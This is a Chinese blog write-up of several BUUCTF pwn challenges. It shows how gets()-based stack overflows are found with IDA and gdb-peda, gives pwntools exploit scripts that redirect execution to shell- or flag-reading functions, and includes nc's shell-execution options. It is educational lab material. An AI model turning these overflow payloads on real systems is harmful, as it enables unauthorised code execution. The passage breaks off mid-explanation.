

BUUCTF pwn

原创

@See_you_later 于 2021-01-30 19:58:14 发布 390 收藏 2


文章标签: [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/ckk1314520/article/details/113445098>

版权

第一道:



第一步: 连接nc靶场

```
root@localhost:/home/ckk/桌面# nc node3.buoj.cn 28184
```

第二步: 连接靶场后, 执行ls命令, 展示该靶场下目录文件。

```
ckk@localhost:~/桌面$ sudo su
[sudo] ckk 的密码:
root@localhost:/home/ckk/桌面# nc node3.buoj.cn 28184

ls
bin
boot
dev
etc
```

```
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
```

<https://blog.csdn.net/cck1314520>

第三步：里有个 **flag**文件 使用 **cat**命令进行查看。

```
cck@localhost: ~/桌面
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
cck@localhost:~/桌面$ sudo su
[sudo] cck 的密码:
root@localhost:/home/cck/桌面# nc node3.buuoj.cn 28184

ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
cat flag
flag{3ba60229-7b5d-4f73-b9a1-88301ae1f411}
```

<https://blog.csdn.net/cck1314520>

得到flag

```
flag{3ba60229-7b5d-4f73-b9a1-88301ae1f411}
```

nc命令详解

```
cck@localhost: ~/桌面
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
cck@localhost:~/桌面$ sudo su
[sudo] cck 的密码:
root@localhost:/home/cck/桌面# nc -help
[v1.10-41.1+b1]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
-c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
-e filename            program to exec after connect [dangerous!!]
-b                    allow broadcasts
-g gateway             source-routing hop point[s], up to 8
-G num                source-routing pointer: 4, 8, 12, ...
-h                    this cruft
-i secs               delay interval for lines sent, ports scanned
```

```

d
-k          set keepalive option on socket
-l          listen mode, for inbound connects
-n          numeric-only IP addresses, no DNS
-o file    hex dump of traffic
-p port    local port number
-r          randomize local and remote ports
-q secs    quit after EOF on stdin and delay of secs
-s addr    local source address
-T tos     set Type Of Service
-t         answer TELNET negotiation
-u         UDP mode
-v         verbose [use twice to be more verbose]
-w secs    timeout for connects and final net reads
-C         Send CRLF as line-ending
-z         zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
root@localhost:/home/cck/桌面# █


```

<https://blog.csdn.net/cck1314520>

- c shell命令为“-e”；使用/bin/sh来执行 [危险]
- e 文件名程序在连接后执行 [危险]
- b 允许广播
- g 网关源路由跃点，最多8个
- G num源路由指针：4, 8, 12。。。。
- i secs 发送的线路和扫描的端口的延迟间隔为1秒
- k 在套接字上设置keepalive选项
- l 监听模式，用于入站连接
- n 仅数字IP地址，无DNS
- o 文件十六进制流量转储
- p 端口本地端口号
- r 随机化本地和远程端口
- q secs 在stdin上的EOF和秒延迟后q秒退出
- s addr地址本地源地址
- T tos 设置服务类型
- t 应答TELNET协商
- u UDP模式
- v verbose(使用两次可更详细)
- w 秒连接和最终网络读取超时
- C 发送CRLF作为行尾
- z 零I/O模式(用于扫描)

<https://blog.csdn.net/cck1314520>

第二道：




第一步：下载得到 **pwn1**，利用 **file** 命令查看。



显而易见（**ELF 64-bit**）。放入**IDA**中查看。

第二步：用**IDA**查看

首先 **f12+shift** 转到字符串窗口。



之后，按下 **F5** 查看伪代

码

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [rsp+1h] [rbp-Fh]
4
5     puts("please input");
6     gets((__int64)&s, (__int64)argv);
7     puts(&s);
8     puts("ok,bye!!!");
9     return 0;
10 }

```

<https://blog.csdn.net/cck1314520>

此时注意到 **gets** 函数

gets 函数的缓冲区是由用户本身提供，由于用户无法指定一次最多可读入多少字节，导致此函数存在巨大安全隐患。换句话说，就是 **gets** 若没有遇到 **\n** 结束，则会无限读取，没有上限。

双击 **s**，查看需要多少字节。以此来确定偏移量。

```

-0000000000000010 ; D/A/* : change type (data/ascii/array)
-0000000000000010 ; N : rename
-0000000000000010 ; U : undefine
-0000000000000010 ; Use data definition commands to create local variables and function arguments.
-0000000000000010 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000010 ; Frame size: 10; Saved regs: 8; Purge: 0
-0000000000000010 ;
-0000000000000010
-0000000000000010 db ? ; undefined
-000000000000000F s db ?
-000000000000000E db ? ; undefined
-000000000000000D db ? ; undefined
-000000000000000C db ? ; undefined
-000000000000000B db ? ; undefined
-000000000000000A db ? ; undefined
-0000000000000009 db ? ; undefined
-0000000000000008 db ? ; undefined
-0000000000000007 db ? ; undefined
-0000000000000006 db ? ; undefined
-0000000000000005 db ? ; undefined
-0000000000000004 db ? ; undefined
-0000000000000003 db ? ; undefined
-0000000000000002 db ? ; undefined
-0000000000000001 db ? ; undefined
+0000000000000000 s db 8 dup(?)
+0000000000000008 r db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables

```

15个字节

<https://blog.csdn.net/ckk1314520>

也就是说只需要存入15个字节地址，就可以get函数返回地址。

解题要点

注意到 后面还有 db 8 dup(?)

db: 定义字节类型变量的伪指令

dup(): 重复定义圆括号中指定的初值，次数由前面的数值决定

?: 只分配存储空间，不指定初值

因此 最后偏移量为： $15+8=23$ 。

或者通过 **peda** 来计算偏移量。

对其进行 **gdb** 调试：

gdb pwn1

```
root@localhost:/home/ckk/桌面# gdb pwn1
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.htm
l>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from pwn1 ...
(No debugging symbols found in pwn1) https://blog.csdn.net/ckk1314520
```

生成溢出字符，需保证其长度能覆盖至 **RIP**。执行 **pattern create 200** 命令

```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMARAAoA
ASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA'
```

执行 **r** 或者 **start** 命令让程序运行。//注意 **start** 命令执行后，还需执行 **contin** 命令。

在 **please input** 命令后，将之前生成的溢出字符串粘贴上去

```
[ ]
Legend: code, data, rodata, value

Temporary breakpoint 1, 0x00000000401146 in main ()
gdb-peda$ contin
Continuing.
please input
'AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMARAAoA
ASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA'
'AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMARAAoA
ASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAAxAAyA'
ok,bye!!!

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
RAX: 0x0
RDX: 0x0 https://blog.csdn.net/ckk1314520
```

注意到 **RBP** 寄存器。也可以计算此时 **nAACAA-A** 的偏移量：

执行 **pattern offset xxxxxx** 命令。

```
[
]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000401185 in main ()
gdb-peda$ pattern offset nAACAA-A
nAACAA-A found at offset: 15
```

这里计算出的偏移量。不需要考虑堆栈平衡。构造 **payload** 时，直接与系统调用地址相加就可。

通俗办法：

找到 **stack** 复制栈顶的字符串 // 前四个字节（64 bits 为前 8 个字节） 计算偏移量

```
[
]
----- stack -----
0000| 0x7fffffff568 ("AA(AADAA;AA)AAEAAaAA0AFaAbAA1AAGAAcAA2AAHAAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMAAARAoA
ASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAyAAwAAZAAxAyA'")
0008| 0x7fffffff570 (";AA)AAEAAaAA0AFaAbAA1AAGAAcAA2AAHAAAdAA3AAIAAeAA4AAJ
AAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMAAARAoAASAApAAT
AAqAAUAArAAVAAtAAWAAuAAXAAvAAyAAwAAZAAxAyA'")
0016| 0x7fffffff578 ("AaAA0AFaAbAA1AAGAAcAA2AAHAAAdAA3AAIAAeAA4AAJAAfAA5AA
KAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMAAARAoAASAApAATAAQAAUAA
rAAVAAtAAWAAuAAXAAvAAyAAwAAZAAxAyA'")
0024| 0x7fffffff580 ("AAbAA1AAGAAcAA2AAHAAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6A
ALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMAAARAoAASAApAATAAQAAUAArAAVAAtA
AWAAuAAXAAvAAyAAwAAZAAxAyA'")
0032| 0x7fffffff588 ("GAACAA2AAHAAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7
AAMAAiAA8AANAAjAA9AA0AAkAAPAA\AAQAAMAAARAoAASAApAATAAQAAUAArAAVAAtAAWAAuAAX
AAvAAyAAwAAZAAxAyA'")
0040| 0x7fffffff590 ("AHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA
8AANAAjAA9AA0AAkAAPAA\AAQAAMAAARAoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAyAA
wAAZAAxAyA'")
0048| 0x7fffffff598 ("AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjA
A9AA0AAkAAPAA\AAQAAMAAARAoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAyAAwAAZAAxA
yA'")
0056| 0x7fffffff5a0 ("4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAk
AAPAA\AAQAAMAAARAoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAyAAwAAZAAxAyA'")
P314520
```

执行 **pattern offset xxxxxx** 命令。

```
gdb-peda$ pattern offset A(AADAA;AA)AAEAAaAA0AFaAbA
A(AADAA;AA)AAEAAaAA0AFaAbA found at offset: 23
```

第三步：回到 IDA pro 中。寻找是否存在 系统调用函数。

找到 **fun()** 函数

Function name	Segment
<code>f</code> <code>_init_proc</code>	<code>.init</code>
<code>f</code> <code>sub_401020</code>	<code>.plt</code>
<code>f</code> <code>_puts</code>	<code>.plt</code>
<code>f</code> <code>_system</code>	<code>.plt</code>
<code>f</code> <code>_gets</code>	<code>.plt</code>
<code>f</code> <code>_start</code>	<code>.text</code>
<code>f</code> <code>_dl_relocate_static_pie</code>	<code>.text</code>
<code>f</code> <code>deregister_tm_clones</code>	<code>.text</code>
<code>f</code> <code>register_tm_clones</code>	<code>.text</code>
<code>f</code> <code>__do_global_ctors_aux</code>	<code>.text</code>
<code>f</code> <code>frame_dummy</code>	<code>.text</code>
<code>f</code> <code>main</code>	<code>.text</code>
<code>f</code> <code>fun</code>	<code>.text</code>
<code>f</code> <code>__libc_csu_init</code>	<code>.text</code>
<code>f</code> <code>__libc_csu_fini</code>	<code>.text</code>
<code>f</code> <code>_term_proc</code>	<code>.fini</code>
<code>f</code> <code>puts</code>	<code>exter</code>
<code>f</code> <code>system</code>	<code>exter</code>
<code>f</code> <code>__libc_start_main</code>	<code>exter</code>
<code>f</code> <code>gets</code>	<code>exter</code>
<code>f</code> <code>__gmon_start__</code>	<code>exter</code>


```

.text:000000000401184 010      leave
.text:000000000401185 000      retn
.text:000000000401185          ; } // starts at 401142
.text:000000000401185          main      endp
.text:000000000401186          ; ===== S U B R O U T I N E =====
.text:000000000401186          ; Attributes: bp-based frame
.text:000000000401186          public fun
.text:000000000401186          fun      proc near
.text:000000000401186          ; __unwind {
.text:000000000401186 000      push     rbp
.text:000000000401187 008      mov     rbp, rsp
.text:00000000040118A 008      lea    rdi, command ; "/bin/sh"
.text:000000000401191 008      call   _system
.text:000000000401196 008      nop
.text:000000000401197 008      pop     rbp
.text:000000000401198 000      retn

```

Rename register

Start address:

End address:

Old name:

New name:

Comment:

OK Cancel Help

```

.text:0000000004011A0          ; __unwind {
.text:0000000004011A0 000      push     r15
.text:0000000004011A2 000      mov     r15, rdx
.text:0000000004011A5 000      push     r14

```

第四步：编写脚本

```

文件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 运行(R) 终端(T) 帮助(H)
exp.py x
D: > 桌面 > exp.py > ...
1  from pwn import *
2
3  p = remote('node3.buuoj.cn', 25092)
4  payload = b'a' * 23 + p64(0x401186 + 1)
5  p.sendline(payload)
6
7  p.interactive()

```

<https://blog.csdn.net/ckk1314520>

第五步：执行代码，得到flag

```
root@localhost:/home/cck# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 28475: Done
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{f9fe2736-b021-49f2-af49-7f5473d442f9}
```

第三道:

Challenge 1496 Solves

warmup_csaw_2016

1

Ubuntu 16

warmup_csa...

Instance Info
Remaining Time: 10775s
node3.buuoj.cn:26901

Destroy this instance Renew this instance

Flag Submit

<https://blog.csdn.net/ckk1314520>

第一步：nc一下靶场

```
root@localhost:/home/ckk# nc node3.buuoj.cn 26901
-Warm Up-
WOW:0x40060d
>
```

file 命令查看一下

```
>root@localhost:/home/ckk# file warmup_csaw_2016
warmup_csaw_2016: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=7b7d75c51503566eb1203781298d9f0355a66bd3, stripped
root@localhost:/home/ckk#
```

第二步：用IDA查看

```
.rodata:0000000000400734 ; char command[]
.rodata:0000000000400734 command      db 'cat flag.txt',0 ; DATA XREF: sub_40060D+4↑o
.rodata:0000000000400741 aWarmUp    db '-Warm Up-',0Ah,0 ; DATA XREF: main+D↑o
.rodata:000000000040074C aWow      db 'WOW:',0 ; DATA XREF: main+21↑o
.rodata:0000000000400751 ; char format[]
.rodata:0000000000400751 format      db '%p',0Ah,0 ; DATA XREF: main+39↑o
.rodata:0000000000400755 asc_400755 db '>',0 ; DATA XREF: main+66↑o
.rodata:0000000000400755 _rodata    ends
```

存在一个 `cat flag.txt` 命令。对其进行 `gdb` 调试，得到偏移量。
遇到这这个问题时

```
gdb-peda$ r
Starting program: /home/ckk/warmup_csaw_2016
/bin/bash: /home/ckk/warmup_csaw_2016: 权限不够
```

使用 `chmod 777 +文件名`，来扩大其权限

限

```
root@localhost:/home/ckk# chmod 777 warmup_csaw_2016
root@localhost:/home/ckk#
```

```
[
—]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004006a4 in ?? ()
gdb-peda$ pattern offset IA AeAA4AAJAAf
IA AeAA4AAJAAf found at offset: 72
gdb-peda$
```

第三步：编写 `exp.py`

```
exp.py
D: > 桌面 > exp.py > ...
1  from pwn import *
2
3  p = remote('node3.buuoj.cn', 26470)
4  payload = b'x' * 72 + p64(0x40060d)
5  p.sendline(payload)
6
7  p.interactive()
```

<https://blog.csdn.net/ckk1314520>

第四步：执行代码，得到 `flag`

```
root@localhost:/home/cck# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 25544: Done
[*] Switching to interactive mode
-Warm Up-
WOW:0x40060d
>flag{63e42ef8-a5d2-47da-bc44-16c2bfb63af}
timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
$
```

第四道：

Challenge 1247 Solves

pwn1_sctf_2016

1

Ubuntu 16

Download pwn1_sctf_2...

Instance Info
Remaining Time: 10786s
node3.buuoj.cn:27944

[Destroy this instance](#) [Renew this instance](#)

Flag [Submit](#)

<https://blog.csdn.net/cck1314520>

第一步：用file指令打开查看

```
root@localhost:/home/cck# file pwn1_sctf_2016
pwn1_sctf_2016: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=4b1df4d30f1d6b75666c64bed078473a4ad8e799, not stripped
root@localhost:/home/cck#
```

第二步：用IDA查看

```

        db    2
        db    0
; char command[]
command    db 'cat flag.txt',0      ; DATA XREF: get_flag+6↑o
          align 10h
; char format[]
format     db 'Tell me something about yourself: ',0
          ; DATA XREF: vuln+7↑o
aYou       db 'you',0              ; DATA XREF: vuln+54↑o
aI         db 'I',0                ; DATA XREF: vuln+79↑o
; char aSoS[]
aSoS       db 'So, %s',0Ah,0       ; DATA XREF: vuln+11C↑o
          align 4
; char aBasicStringSCo[]
aBasicStringSCo db 'basic_string::_S_construct null not valid',0
          ; DATA XREF: std::string::_S_construct<__gnu_cxx::__
          align 10h
; __gthread_active_p(void)::__gthread_active_ptr
_ZZL18__gthread_active_pvE20__gthread_active_ptr db    0
          db    0
          db    0
_rodata    ends

```

<https://blog.csdn.net/ckk1314520>

第三步：计算偏移量

```
root@localhost:/home/cck# nc node3.buuoj.cn 25085
IIIIIII
Tell me something about yourself: So, youyouyouyouyouyouyouyou

root@localhost:/home/cck# nc node3.buuoj.cn 25085
IIIIIIIIIIIIIIIIIIII
timeout: the monitored command dumped core
root@localhost:/home/cck#
```

20个I可以填满s溢出

② 查看 s长度直接计算 I个数。

```
0000003C s          db ?
.....
+00000000 s          db 4 dup(?)
```

s长为 0x3c 即 60。

又因为 fets限制为32个字符。我们必须利用 输入I 便为 you 这个特性来实现填满s。

60/3=20 也就是说需要 20个 I 方可实现填满。

注意: **db 4 dup(?)** 这里还有4个字节内存要被占!

<https://blog.csdn.net/cck1314520>

第三步：编写exp.py

```
exp.py
D: > 桌面 > exp.py > ...
1  from pwn import *
2
3  p = remote('node3.buuoj.cn', 27944)
4
5  payload = b'I' * 21 + b'x' + p64(0x8048F0D)
6
7  p.sendline(payload)
8
9  p.interactive()
https://blog.csdn.net/cck1314520
```

第四步：执行代码，得到flag

```
root@localhost:/home/ckk# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 27944: Done
[*] Switching to interactive mode
flag{46210675-036b-4de5-9f75-8862bf36d844}
timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
$
```

第五道：

Challenge 1238 Solves

ciscn_2019_n_1

1

Ubuntu 18

↓ ciscn_2019_n...

Instance Info

Remaining Time: 10781s
node3.buuoj.cn:28941

[Destroy this instance](#) [Renew this instance](#)

Flag [Submit](#)

<https://blog.csdn.net/ckk1314520>

第一步：用file指令打开

```
root@localhost:/home/ckk/桌面# file ciscn_2019_n_1
ciscn_2019_n_1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=8a733f5404b1e2c65e1758c7d92821eb8490f7c5, not stripped
```

第二步：在IDA查看，发现func里发现溢出点

```

1 int func()
2 {
3     int result; // eax
4     char v1; // [rsp+0h] [rbp-30h]
5     float v2; // [rsp+2Ch] [rbp-4h]
6
7     v2 = 0.0;
8     puts("Let's guess the number.");
9     gets(&v1);
10    if ( v2 == 11.28125 )
11        result = system("cat /flag");
12    else
13        result = puts("Its value should be 11.28125");
14    return result;
15 }

```

<https://blog.csdn.net/ckk1314520>

当v2=11.28125时可以得到flag

因为无法直接对v2进行操作，只能通过溢出v1来修改v2的值，所以要对v1填充数据0x30-0x4，再令v2的值为11.28125

```

char v1; // [rsp+0h] [rbp-30h]
float v2; // [rsp+2Ch] [rbp-4h]

```

因为浮点数在内存中的储存方式不同，我们需要先进行转化

11.28125 转化为二进制为 1011.01001

规范化为1.01101001*2^3

